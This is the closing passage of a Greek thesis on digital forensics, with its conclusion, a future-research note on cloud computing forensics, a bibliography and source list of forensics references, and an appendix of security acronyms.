Πιστεύω ότι το αποτέλεσμα αυτής της εργασίας είναι ικανοποιητικό και σύμφωνα με τους αρχικούς στόχους. Πιστεύω όμως ότι άνετα μπορεί κάποιος να την συνεχίσει, γιατί υπάρχουν πάρα πολλά ελεύθερα και μη εργαλεία τα οποία μπορεί να παρουσιάσει.

10.2 Μελλοντική Έρευνα


Παρόλο που προσπάθησα να αναφερθώ και να αναλύσω όσο το δυνατόν καλύτερα την διαδικασία που ακολουθείται σε ένα ηλεκτρονικό έγκλημα, ξεκινώντας από την σκηνή του εγκλήματος, μέχρι την ανάλυση και παρουσίαση των ευρημάτων υπάρχουν πεδία, τα οποία δεν αναφέρθηκαν καθόλου. Ένα από αυτά είναι το cloud computing το οποίο χρησιμοποιείται εκτενέστατα από μεγάλες εταιρίες.

Όπως ορίζεται στο βιβλίο *Digital Forensics for Network, Internet and Cloud Computing (2010),* **του Clint P. Garrison,** το σύγχρονο πληροφοριακό περιβάλλον μετακινήθηκε από τα τοπικά κέντρα δεδομένων με ένα μοναδικό σημείο εισόδου και εξόδου, σε ένα παγκόσμιο δίκτυο που αποτελείται από πολλά κέντρα δεδομένων με εκατοντάδες σημεία εισόδου και εξόδου. Αυτή η μετανάστευση των επιχειρήσεων και των υπηρεσιών σε απομακρυσμένα κέντρα δεδομένων, όπου η αποθήκευση νοικιάζεται από μία μεγαλύτερη εταιρία, ονομάζεται cloud computing. Όπου **κέντρο δεδομένων** είναι μια μεγάλη ομάδα διακομιστών που χρησιμοποιούνται από μια εταιρία για την απομακρυσμένη αποθήκευση, επεξεργασία και διανομή μεγάλου όγκου δεδομένων.

Αυτό σημαίνει ότι η εταιρία έχει έλεγχο σε κάποιες πτυχές του συστήματος μόνο γιατί στην πραγματικότητα στο cloud computing, μια εταιρία απλώς αγοράζει μια εικονική μηχανή σε κάποιου άλλου το κέντρο δεδομένων.
Αυτό απαιτεί μια αλλαγή στο τρόπο που μία εταιρία διευθύνει τις πληροφορίες για την ασφάλεια μέσω ελέγχων, πολιτικών και τεχνικών λύσεων επειδή ο απόλυτος έλεγχος δικτυωμένων περιουσιακών στοιχείων, δεν είναι δυνατός σε cloud περιβάλλον.

Οι εταιρίες αλλά και οι χρήστες συνειδητοποίησαν τα μεγάλα οφέλη της χρήσης των συστημάτων cloud computing όχι μόνο όσον αφορά την παραγωγή αλλά επίσης και για την πρόσβαση σε συστήματα υψηλών ταχυτήτων για διαχείριση μεγάλου όγκου δεδομένων με τρόπους που μέχρι τώρα ήταν αδύνατοι από μικρές και μεσαίες επιχειρήσεις.

Βέβαια, η μετανάστευση αυτή στα απομακρυσμένα κέντρα δεδομένων, δημιούργησε επιπλοκές για την ασφάλεια των πληροφοριών όπως την γνωρίζαμε ως τώρα και στην διαδικαστικά αλλά και νομικά. Πλέον η φυσική πρόσβαση στο κέντρο δεδομένων δεν είναι δυνατή και αυτό αλλάζει όλη την εικόνα της εγκληματολογίας στο διαδίκτυο όπως την γνωρίζαμε ως τώρα.



Cloud Computing

Βιβλιογραφία

1. PHILIPP AARON, COWEN DAVID and DAVIS CHRIS (2010), ***Hacking Exposed Computer forensics Second edition***
2. [Ηλεκτρονική μορφή] http://gegeek.com/documents/eBooks/Hacking%20Exposed%20Computer%20Forensics%202nd%20Edition.pdf
3. Altheide Cory & CarveyHarlan (2011), ***Digital Forensics with Open Source Tools***
4. Carrier Brian (2005), ***File System Forensic Analysis***
5. Garrison Clint P. (2010), ***Digital Forensics for Network, Internet and Cloud Computing***
6. Link Ray (2001), ***Basic Steps in Forensic Analysis of Unix Systems*****,** University of Pittsburgh CSSD http://staff.washington.edu/dittrich/misc/forensics
7. Fairbanks Kevin D. (2012), ***An analysis of Ext4 for digital forensics***
8. Buse Jarret W. (2013), ***EXT File System*** *http://www.linux.org/threads/ext-file-system.4365/*
9. Mamoun Alazab, Sitalakshmi Venkatraman and Paul Watters (2009), ***Effective Digital Forensic Analysis of the NTFS Disk Image,*** University of Ballarat, Australia
10. Gubanov Yuri (2009), **Retrieving Digital Evidence: Methods, Techniques and Issues, Belkasoft Inc.,** http://www.ubicc.org/files/pdf/3_371.pdf
11. EC-Council (2010), ***Investigating Data and Image Files***
12. EC-Council (2010), ***Investigation Procedures and Response***
13. Casey E., (2004), ***Digital Evidence and Computer Crime: Forensic Science, Computers and the Internet, Second Edition***, Elsevier Academic Press, London, UK
14. Damshenas Mohsen, Dehghantanha, Mahmoud Ramlan and Shamsuddin bin Solahuddin, ***Forensics Investigation Challenges in Cloud Computing Environment***: http://ieeexplore.ieee.org

Πηγές

1. http://forensic.belkasoft.com/en/bec/en/Evidence_Center_Help_Contents.asp
2. http://www.debuggingexperts.com/win32dd%E2%80%93memory-imaging
3. http://kb.vmware.com/selfservice/microsites/search.dolanguage=en_US&cmd=displayKC&externalId=1002
4. http://holisticinfosec.blogspot.gr/2011/09/toolsmith-memory-analysis-with dumpit.html
5. http://www.behindthefirewalls.com/2013/07/zeus-trojan-memory-forensics-with.html
6. https://forensiccontrol.com/resources/free-software/
7. https://www.kpmg.com/Global/en/IssuesAndInsights/ArticlesPublications/Documents/cyber-crime.pdf
8. http://www.policeforum.org/assets/docs/Critical_Issues_Series_2/the%20role%20of%20local%20law%20enforcement%20agencies%20in%20preventing%20and%20investigating%20cybercrime%202014.pdf
9. http://staff.washington.edu/dittrich/misc/forensics/
10. http://blog.cylance.com/blog/bid/297047/Uncommon-Event-Log-Analysis-for-Incident-Response-and-Forensic-Investigations
11. http://www.bulleproof.com/Papers/Write%20Blockers.pdf
12. http://en.wikipedia.org
13. http://forensicswiki.org
14. http://en.wikipedia.org/wiki/Universal_Mobile_Telecommunications_System
15. http://en.wikipedia.org/wiki/John_the_Ripper
16. http://en.wikipedia.org/wiki/International_mobile_subscriber_identity
17. http://www.astynomia.gr/index.php?option=ozo_content&perform=view&id=1414&Itemid=0&langENENENEN
18. http://en.wikipedia.org/wiki/Forensic_science#Early_methods
19. http://en.wikipedia.org/wiki/William_James_Herschel
20. http://www.gutenberg.org/files/34859/34859-h/34859-h.htm#Page_8
21. http://en.wikipedia.org/wiki/Digital_forensics#History
22. http://cyberkid.gr/
23. http://www.in2life.gr/everyday/modernlife/article/217721/dioxh-hlektronikoy-egklhmatos-oi-sherlock-holmes-toy-diadiktyoy.html
24. http://www.forensicswiki.org/wiki/Write_Blockers
25. http://www.bulleproof.com/Papers/Write%20Blockers.pdf
26. http://digital-forensics.sans.org/community/downloads
27. http://searchsqlserver.techtarget.com/definition/hashing
28. http://www.forensicswiki.org/wiki/Libewf
29. http://en.wikipedia.org/wiki/Loop_device
30. http://www.accessdata.com/support/product-downloads
31. http://www.moonsols.com/2011/07/18/moonsols-dumpit-goes-mainstream/
32. http://en.wikipedia.org/wiki/File_Allocation_Table
33. http://el.wikipedia.org/wiki/NTFS
34. https://social.msdn.microsoft.com
35. http://www.forensicswiki.org/wiki/Prefetch
36. http://staff.washington.edu/dittrich/misc/forensics/
37. http://el.wikipedia.org/wiki/Rootkit
38. http://www.linux.org/threads/trees-b-trees-b-trees-and-h-trees.4278/
39. http://www.linux.org/threads/intro-to-extents.4131/

40. http://el.wikipedia.org/wiki/Python
41. http://en.wikipedia.org/wiki/Zeus_%28Trojan_horse%29
42. http://www.ipvoid.com/
43. http://www.threatexpert.com/files/sdra64.exe.html
44. https://www.virustotal.com/
45. http://www.fortiguard.com/encyclopedia/virus/#id=894653
46. http://www.oxygen-forensic.com/en/
47. http://www.numberingplans.com/?page=analysis&sub=imeinr
48. http://en.wikipedia.org/wiki/International_Mobile_Station_Equipment_Identity
49. http://en.wikipedia.org/wiki/Universal_Mobile_Telecommunications_System
50. http://en.wikipedia.org/wiki/International_mobile_subscriber_identity
51. http://en.wikipedia.org/wiki/Exchangeable_image_file_format
52. http://digitalcorpora.org/corpora/scenarios/m57-jean
53. http://www.sleuthkit.org/autopsy/
54. https://code.google.com/p/volatility/downloads/list
55. https://code.google.com/p/volatility/wiki/SampleMemoryImages

Παράρτημα Α
Ακρωνύμια - Συντομογραφίες

0-9	**3DES**	Triple Data Encryption Standard
	5GL	5th Generation Language
A	**AES**	Advanced Encryption Standard
	ARM	Advanced RISK Machine
B	**BIOS**	Basic Input/Output System
	BCD	Binary Coded Decimal
C	**CD**	Change Directory
	CERT	Computer Emergency Response Team
D	**DD**	Data Describe
	DFRWS	Digital Forensic Research WorkShop
E	**ECM**	Enterprise Configuration Manager
	EFS	Encrypting File System
	EXIF	Exchangeable image file format
F	**FEK**	File Encryption Key
	FAT	File Allocation Table
G	**GINA**	Graphical Identification and Authentication
	GB	Giga Byte
H	**HKLM**	HKEY_Local_Machine
	HTTPS	HTTP Over SSL
I	**ICF**	Internet Connection Firewall
	IMSI	International Mobile Subscriber Identity
J	**JCL**	Job Control Language
	JKS	Java Key Store
K	**KDC**	Kerberos Key Distribution Center
	KEK	Key Encrypting Key
L	**L2TP**	Layer 2 Tunneling Protocol
	LSA	Local Security Authority
M	**MFT**	Master File Table
	MD5	Message Digest Algorithm
N	**NTFS**	New Technology File System
	NSA	National Security Agency
O	**OS**	Operating System

	OVAL	Open Vulnerability and Assessment Language
P	**PIN**	Personal Identification Number
	Pid	Process identification
Q	**QoS**	Quality of Service
	QRA	Quantitative Risk Analysis
R	**RA**	Remote Assistance
	RID	User Relative ID
S	**SAM**	Security Account Manager
	SIM	Subscriber Identity Module
T	**TB**	Terra Byte
	TLS	Transport Layer Security
U	**UMTS**	Universal Mobile Telecommunication System
	UEFI	Unified Extensible Firmware Iterface
V	**VBS**	Visual Basic Script
	VPN	Virtual Private Network
W	**WebDAV**	Web Distributed Authoring and Versioning
	WPA	Wi-Fi Protected Access
X	**XCCDF**	Extensible Configuration Checklist Description Format
	XNOS	Experimental Network Operating System
Y	**Y2K**	Bug Year 2000
	YB	YottaByte 10^{24}Bytes
Z	**ZAC**	Zero Administration Client
	ZBR	Zero Bug Release